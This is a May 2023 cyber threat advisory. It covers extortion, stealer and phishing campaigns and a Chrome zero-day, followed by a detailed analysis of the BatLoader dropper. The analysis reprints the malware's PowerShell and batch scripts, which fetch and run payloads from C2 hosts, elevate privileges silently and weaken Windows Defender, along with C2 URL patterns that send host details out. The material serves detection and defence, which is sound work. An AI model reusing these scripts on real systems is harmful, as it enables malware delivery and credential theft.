ABOUT THE ISSUE: Advisory Month: **May 2023** Threat Index: **HIGH**

Cyber Threat Advisory

MAY 2023

Contents

Monthly Highlights - May

1. **Fake ransomware gang targeting organizations in the US piggybacking on data breaches and ransomware attacks**

   'Midnight', a fake extortion gang has started targeting companies in the U.S. in the last month by leveraging and piggybacking on data breaches and ransomware incidents. The attackers are threatening U.S. companies with publishing or selling allegedly stolen data unless they get paid. Sometimes the actors add the menace of a distributed denial-of-service (DDoS) attack if the message recipient does not comply with the instructions in the message. Coveware explains that the threat actor tries to give credibility to the threat by using data that is unique to the recipient target, adds the pressure of a costly outcome, and demands payment that is far less than the damage of public exposure.

2. **'Zaraza', a bot capable of stealing credentials from over 38 popular browsers including Google Chrome, Microsoft Edge, and Opera**

   Zaraza, a new strain of malware, can steal login credentials from a user's open browser and save them to a file. Using Telegram as its command-and-control (C2) mechanism, it can also take screenshots of open windows and save them in a JPG file. This new bot is capable of stealing credentials, bank account details, email accounts, online wallets as well as other sensitive and valuable information from 38 Web browsers, including Google Chrome, Microsoft Edge, and Opera, among others. After successfully infecting a victim's computer, it sends the information to a Telegram server, where it becomes accessible to potential threat actors.

   To protect yourself from such attacks, use strong passwords and update your passwords regularly, follow online security best practices and multi-factor authentication, and ensure regular software and security system updates.

3. **Attackers are sending phishing emails using legitimate YouTube mailboxes impersonating 'YouTube'**

   A new ongoing YouTube phishing campaign doing rounds in the wild is urging users to read and accept some so-called changes in YouTube's rules and policies. What's concerning is that it abuses YouTube's authentic email address to lure users into providing their credentials.

   The phishing emails appear to be sent using an authentic YouTube account no-reply@youtube[.]com, thus, adding more legitimacy to the scam.

These phishing emails inform users about some updates in YouTube's new monetization policy and some new rules that users should agree with to continue with the service. To create a sense of urgency, they are asked to review and accept the new rules within the next seven days.

The emails also contain a YouTube video and a link to Google Drive, which when clicked, ask targets to provide their YouTube credentials. As per a tech researcher, attackers are abusing YouTube's 'Share Video by Email' feature, which allows users to share their private videos via YouTube's official email notification channel to send these phishing emails.

4. **137 percent rise in cyberattacks targeting web applications and APIs**

As per a recent report, attacks targeting web applications have risen by 137% over the last year, and the major targets of these attacks are the healthcare and manufacturing sectors.

An array of API and application-based intrusions are being used by attackers to target organizations with LFI-based attacks being the top attack vector for web applications. LFI-based attacks have grown by 193% between 2021 and 2022 and are being used widely by attackers to gain access while the overall levels of web application attacks averaged closer to 100 million in 2022.

On the API side, the top-ranked vulnerability cited by Open Web Application Security Project (OWASP) is broken object-level authorization (BOLA). This flaw can allow attackers to manipulate the ID of an object in an API request, in effect letting unprivileged users read or delete another user's data.

The healthcare sector is at higher risk of being targeted by these attacks due to the influx of new devices under the internet of medical things Aegis, and an associated app and API ecosystem springing up around them. Another sector is manufacturing, which, similarly, has seen IoT devices and associated systems proliferate, leading to a 76% increase in median attacks in 2022.


5. **Google has released an emergency patch for a zero-day which is being exploited in the wild**


A Google Chrome zero-day vulnerability is being actively exploited in the wild and Google isn't giving out many details while users are urged to update their Windows, Mac, and Linux systems to the latest version directly.

A fix has been released for this high-severity bug, being tracked as CVE-2023-2033, which is being pushed out through the stable desktop and extended stable channels and will continue to roll out over the next weeks, Google explained in its April 14 cybersecurity advisory.

> **Remedial Action:** Apply the appropriate Chrome Update patch for the vulnerability. Please see our 'Top Exploitable Vulnerabilities' section below for detailed links.

Ransomware Engagement Tracker


Distribution of Post by Group (Total - 5899 in April)


Post by Group last 7 days

Batloader, a malware dropper poses a threat to organizations in 2023

BatLoader is a malware dropper that has been observed dropping several well-known malware or malicious tools like ISFB, System BC RAT, Redline Stealer, and Vidar Stealer. Since its MSI installer file size is 100MB+, BatLoader can easily evade most sandboxes and antivirus tools.

BatLoader infections have been observed in Consumer Services, Retail, Telecommunications, and Non-Profit client environments.

Detection:

- The initial infection starts with the user searching for installers like Zoom, TeamViewer, Any Desk, and FileZilla. The user navigates to the first advertisement displayed, which redirects the user to the website hosting the fake installer (Figures 2-3-4).
- We also observed several C2 domains related to BatLoader campaigns:
    - updatea1[.]com (first campaign)
    - cloudupdatesss[.]com (first campaign)
    - externalchecksso[.]com (second campaign)
    - internalcheckssso[.]com (second campaign)
- BatLoader, named by Mandiant, is a malware dropper. The malware was worth noting that Mandiant mentioned the domain clouds222.com for the BatLoader campaign which also overlaps with the Zloader C2 domain.
- BatLoader drops the following malware / malicious tools:
    - ISFB
    - System BC RAT
    - Redline Stealer
    - Vidar Stealer
- The MSI installer file is over 100MB in size threat actor to evade sandboxes and antivirus products implement the large file size. The properties of the BatLoader MSI installer are shown in (Figure 5).




Figure 1: BatLoader Infection Chain




Figure 2: Fake Zoom Installer




Figure 3: Fake AnyDesk Installer




TeamViewer for Windows
Check out additional TeamViewer remote desktop support and collaboration downloads
TeamViewer QuickSupport
TeamViewer Host

Figure 4: Fake TeamViewer Download Page


Property	Value
UpgradeCode	{CFC1A83B-C2D6-4857-9348-8D94FDF85421}
ProductLanguage	1033
ProductVersion	209.2
AI_BUILD_NAME	DefaultBuild
AI_CURRENT_YEAR	2022
OEM_ID	nSoftware
ARPCOMMENTS	Cloud
Manufacturer	Installing
ProductName	Installing
ARPURLINFOABOUT	Cloud
ARPURLUPDATEINFO	Clod
ARPHELPLINK	Cloud
ARPHELPTELEPHONE	Cloud
ARPCONTACT	Cloud
LIMITUI	1
AI_PACKAGE_TYPE	Intel
ProductCode	{862E452E-8FA7-4A93-B645-AB9543BA5E82}
SecureCustomProperties	ARPNOMODIFY;ARPNOREPAIR;NEWERVERSIONDETECTED;OEM_COUNT;OEM_ID;UPGRADEFOUND
DEFAULT_OEM_ID	nSoftware”

Figure 5: Properties of the malicious MSI



novaPDF 11	Key		
(Forced key creation on install)	String value	(Value not set)	GUIInstallKeyComponent
GUIPath	String value	[MergeRedirectFolder.34D99E67_74A3_437B_9458	NovaGuiComponent.34D99E67_74A3_437B_9458_A83B88A67C7F
GUIPath	String value	[ProgramFilesFolder]Softland\novaPDF 11\Tools	GUIInstallKeyComponent

Figure 6: NovaPDF 11 components



File: **fil1B8C73536C45A852E3EEF534412A6418**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil1C68DAE928E6EBCE6A0A56CD42CFF9E9**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil1F2D1455C213B906F92D0D9DDD874173**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2AEC0031CBACEA327D1A729324A20385**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2B14A96A8DB9C4CB84417151C28C0340**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2B2A210C18C7BDF2CF58FEADC8F210AE**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2B307969E3B9995C107553FFF10BA3B7**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2C53D995B500912851EA6B3A483E01EF**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2CF0AC81DD9032C68B7DA4FABB3D72BC**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2D706FF52A113A3DEC6BA439A7480725**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2E1F1703D7F967367E789882B5848538**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil2EF8D4F5DB6B58AF702C4E8975238207**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools


File: **fil2F4ED86091136C1C8ABD374ED485A8DC**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil3A902E6CF60E8BD4290DD7193CA4DEDB**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil3B378CD12E436F475786F975CB1FC58C**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools

File: **fil3B4FEF956BC72CFCBD1E4E84E61ADC3E**
Directory: SourceDir\ProgramFilesFolder\CloudS\CloudB\Tools


Figure 7: Decoy files



Action	Type	Source	Target
AI_DATA_SETTER	51	CustomActionData	DigitallySignScript [illegible]
PowerShellScriptInline	103	PowerShellScriptLauncher...	RunPowerShellScript
SetEditorFolder	35	EditorDir	[ProgramFilesFolder]Softland\novaPDF 11\Tools
SetVersionNTAction	321	CustomActionBinary	SetVersionNT
WixExitEarlyWithSuccess	1	WixCA	WixExitEarlyWithSuccess


```
# your code goes here
Set-Location "$Env:USERPROFILE\AppData\Roaming"
Invoke-RestMethod -Uri https://cloudupdateee.com/g5i0nq/index/[illegible]/?servername=msi -OutFile update.bat
Start-Process -WindowStyle hidden -FilePath "$Env:USERPROFILE\AppData\Roaming\update.bat"
```

Figure 8: Malicious PowerShell script under CustomAction Table



```
powershell Invoke-WebRequest https://updateai.com/g5i0nq/index/[illegible]/?servername=msi -OutFile requestadmin.bat
powershell Invoke-WebRequest https://updateai.com/g5i0nq/index/[illegible]/?servername=msi -OutFile nircmd.exe


cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"
ping 127.0.0.1 -n 20 > nul
```

Figure 9: Contents of update.bat



```
[illegible]

[illegible]

$IP_count= $arr1_count + $arr2_count + $arr3_count
[illegible]
$Condition_All = $Condition001 -and $Condition002 -and $Condition003
```

```
Invoke-WebRequest $URL1 -outfile d2ef5.exe.gpg
Invoke-WebRequest $URL -outfile p9d2s.exe.gpg
```


```
Invoke-WebRequest https://cloudupdateee.com/g5i0nq/index/[illegible]/?servername=msi -OutFile shutdowni.bat

Invoke-WebRequest $URL1 -outfile d2ef5.exe.gpg
Invoke-WebRequest $URL -outfile p9d2s.exe.gpg
Invoke-WebRequest $URL3 -outfile d655.dll.gpg
Invoke-WebRequest $URL4 -outfile f027.exe.gpg
```

Figure 10: Enumerating the host and retrieving malware from C2 based on the condition

- Within the MSI file, we have found the components of NovaPDF 11 (Figure 6) and other garbage files shown in (Figure 7). The files reside within the C:\Program Files (x86)\Softland\novaPDF 11\Tools path that is created after the malicious MSI is successfully run, we also found NordVPNSetup.exe dropped within the same path. We believe that the files mentioned are used as a decoy.
- The main malicious trigger for the MSI installer resides under the Custom Action table. Custom actions are the operations defined by the user during installation or MSI execution. The malicious actor(s) create a custom action to run the malicious PowerShell inline script. The malicious script resides under the AI_DATA_SETTER action name and contains the instructions to download the malicious update.bat file from the C2 domain and place it under the AppData\Roaming folder (Figure 8). The PowerShell script is run via the PowerShell Core or pwsh.exe in a hidden window.
- The downloaded update.bat file is responsible for downloading the requestadmin.bat file and NirCmd.exe binary (Figure 9).
- The requestadmin.bat is responsible for performing antivirus tampering – adding %APPDATA% and %USERPROFILE%\ paths to Windows Defender exclusion to prevent Defender from scanning the mentioned paths. The batch file was executed via nircmd.exe, which was also downloaded from the C2; the utility allows the batch file to run in the background without displaying the user interface. Besides excluding the paths, the batch file also retrieves and executes the runanddelete.bat and scripttodo.ps1 scripts from the C2 via a native PowerShell command Invoke-WebRequest.
- The scripttodo.ps1 installs the GnuPg, the software that encrypts and signs the data and communications.
- Further down, the script enumerates the current domain that the user is logged into, the username, and obtains all entries within the IPs starting with 192.10., and .172 in the ARP cache table. Once it completes that task, it then checks the number of IPs found in the ARP table and completes a sum operation.
  - If the amount is less than two and the user domain is within WORKGROUP, the script will not proceed to further infection.
  - If the number of IPs is greater than 2, the domain is not in WORKGROUP and does not contain the username, which satisfies all the conditions set in the script, then the full set of malware is retrieved from C2 (Figure 10).
- The requests to the C2 server are performed in the following format:
  - https://<C2Server>/g5i0nq/index/d2ef590c0310838490561a205469713d/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname
  - https://<C2Server>/g5i0nq/index/fa0a24aafe050500595b1df4153a17fb/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname
  - https://<C2Server>/g5i0nq/index/i850c923db452d4556a2c46125e7b6f2/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname
  - https://<C2Server>/g5i0nq/index/b5e6ec2584da24e2401f9bc14a08dedf/?servername=msi&arp="+ $IP_count + "&domain=" + $UserDomain + "&hostname=" + $UserPCname
- If the mentioned conditions are not satisfied, the script retrieves the GPG-encrypted files:
  - d2ef5.exe.gpg (encrypted Ursnif)
  - p9d2s.exe.gpg (encrypted Vidar Stealer)


- If all the conditions are met, the script retrieves the following files:
  - d2ef5.exe.gpg (encrypted Ursnif)
  - p9d2s.exe.gpg (encrypted Vidar Stealer)
  - d655.dll.gpg (encrypted Cobalt Strike)
  - f827.exe.gpg (encrypted Syncro RMM)
  - shutdowni.bat
- We were unable to retrieve the shutdowni.bat file but we believe the script might have been deployed to restart the host.
- The GPG decryption routine was borrowed from the script hosted on GitHub. The script looks for files ending with gpg in the %APPDATA% folder and decrypts them using password 105b (Figure 11).
- Moreover, the scripttodo.ps1 recursively removes the implementation of Windows Defender IOfficeAntiVirus under HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}. The IOfficeAntivirus component is responsible for detecting malicious or suspicious files downloaded from the Internet. It then adds the extensions such as exe and DLL as exclusions to Windows Defender. Additionally, the script downloads the Nsudo.exe tool to be able to run files and programs with full privileges.
- We have mentioned that besides scripttodo.ps1, the runanddelete.bat (Figure 12) file was retrieved. The batch file is responsible for running a malicious executable d2ef5.exe with administrator privileges by creating a VBS script getadmin.vbs under %TEMP% folder to run the binary, but first, the user would get an alert prompt from User Account Control (UAC) to allow the program to make changes.
  - The binary d2ef5.exe is the ISFB banking malware also known as the successor of Gozi or Ursnif. The first Gozi variant was first discovered by SecureWorks in 2007 and is still active today, spreading through phishing emails and loaders. The Ursnif version we observed can exfiltrate browser credentials and cookies, Thunderbird and Outlook profiles, POP3, and SMTP passwords. The strings "*terminal* *wallet* *bank* *banco*" were also observed which suggests that Ursnif is also capable of stealing cryptocurrency from digital wallets and banking credentials.
  - Upon execution, ISFB creates a persistence via Registry Run Keys under HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. The registry value VirtualStop (the registry values can be different based on the wordlist table hardcoded in the binary). The registry value contains the command that launches the shortcut (LNK) which contains powershell.exe in the relative path. The PowerShell starts the CollectMirrow.ps1 script under the %USERPROFILE% folder bypassing the PowerShell's execution policy.

Reference link: eSentire Threat Intelligence Malware Analysis: BatLoader



```
    [CmdletBinding()]
    param
    (
        [Parameter(Mandatory)]
        [ValidateNotNullOrEmpty()]
        [ValidateScript({ Test-Path -Path $_ -PathType Container })]
        [string]$FolderPath,

        [Parameter(Mandatory)]
        [ValidateNotNullOrEmpty()]
        [string]$Password,

        [Parameter()]
        [ValidateNotNullOrEmpty()]
        [string]$GpgPath = 'C:\Program Files (x86)\GNU\GnuPG\gpg2.exe'
    )
    process {
        try {
            Get-ChildItem -Path $FolderPath -Filter '*.gpg' | foreach {
                $decryptFilePath = $_.FullName.TrimEnd('.gpg')
                Write-Verbose -Message "Decrypting [$($_.FullName)] to [$($decryptFilePath)]"
                $startProcParams = @{
                    'FilePath'     = $GpgPath
                    'ArgumentList' = "--batch --yes --passphrase $Password -o $decryptFilePath -d $($_.FullName)"
                    'Wait'         = $true
                    'NoNewWindow'  = $true
                }
                $null = Start-Process @startProcParams
            }
            Get-ChildItem -Path $FolderPath | where {$_.Extension -ne 'gpg'}
        } catch {
            Write-Error $_.Exception.Message
        }
    }
}
```

Figure 11: GPG decryption snippet



```
@echo off

title Installing Packages
:: BatchGotAdmin
::-------------------------------------
REM  --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin

echo  Installing Necessary Packages.....Please Wait.....

cd %APPDATA%

start /b d2ef5.exe
```

Figure 12: Contents of runanddelete.bat file

Prevention

- Do not download untrusted software from unknown sites.
- Do not click any untrusted links or Google advertisements.
- Update the operating system (OS) and all programs installed programs.
- Always check for the latest patch update on software and other Applications.
- Always make backups in different locations daily.
- Avoid using remote desktop servers.
- Develop defense systems.
- Use multi-factor authorization.

Remediation

- Use XDR implementation for monthly updates.
- Implement endpoint detection procedures.
- Use an antivirus/anti-Malwares program.
- Update Endpoints on Weekly/Monthly bases.
- Enable packet filtration procedure.
- Implement of IDS/IPS techniques.
- Enable BC/DR methods for taking server backups.
- Create checklists for Ransomware on monthly bases.
- Implement an incident Response team.

Trigona Ransomware: Trolling for 'Poorly Managed' MS-SQL Servers


The Trigona ransomware threat actors are waging a campaign against Microsoft SQL database servers due to many of them having external connections and weak passwords, leaving them open targets for brute force or dictionary attacks.

A previously unnamed ransomware has rebranded under the name 'Trigona,' launching a new Tor negotiation site where they accept Monero as ransom payments. Trigona has been active for some time, with samples seen at the beginning of the year. However, those samples utilized email for negotiations and were not branded under a specific name.

Bleeping Computer analyzed a recent sample.

Detection:

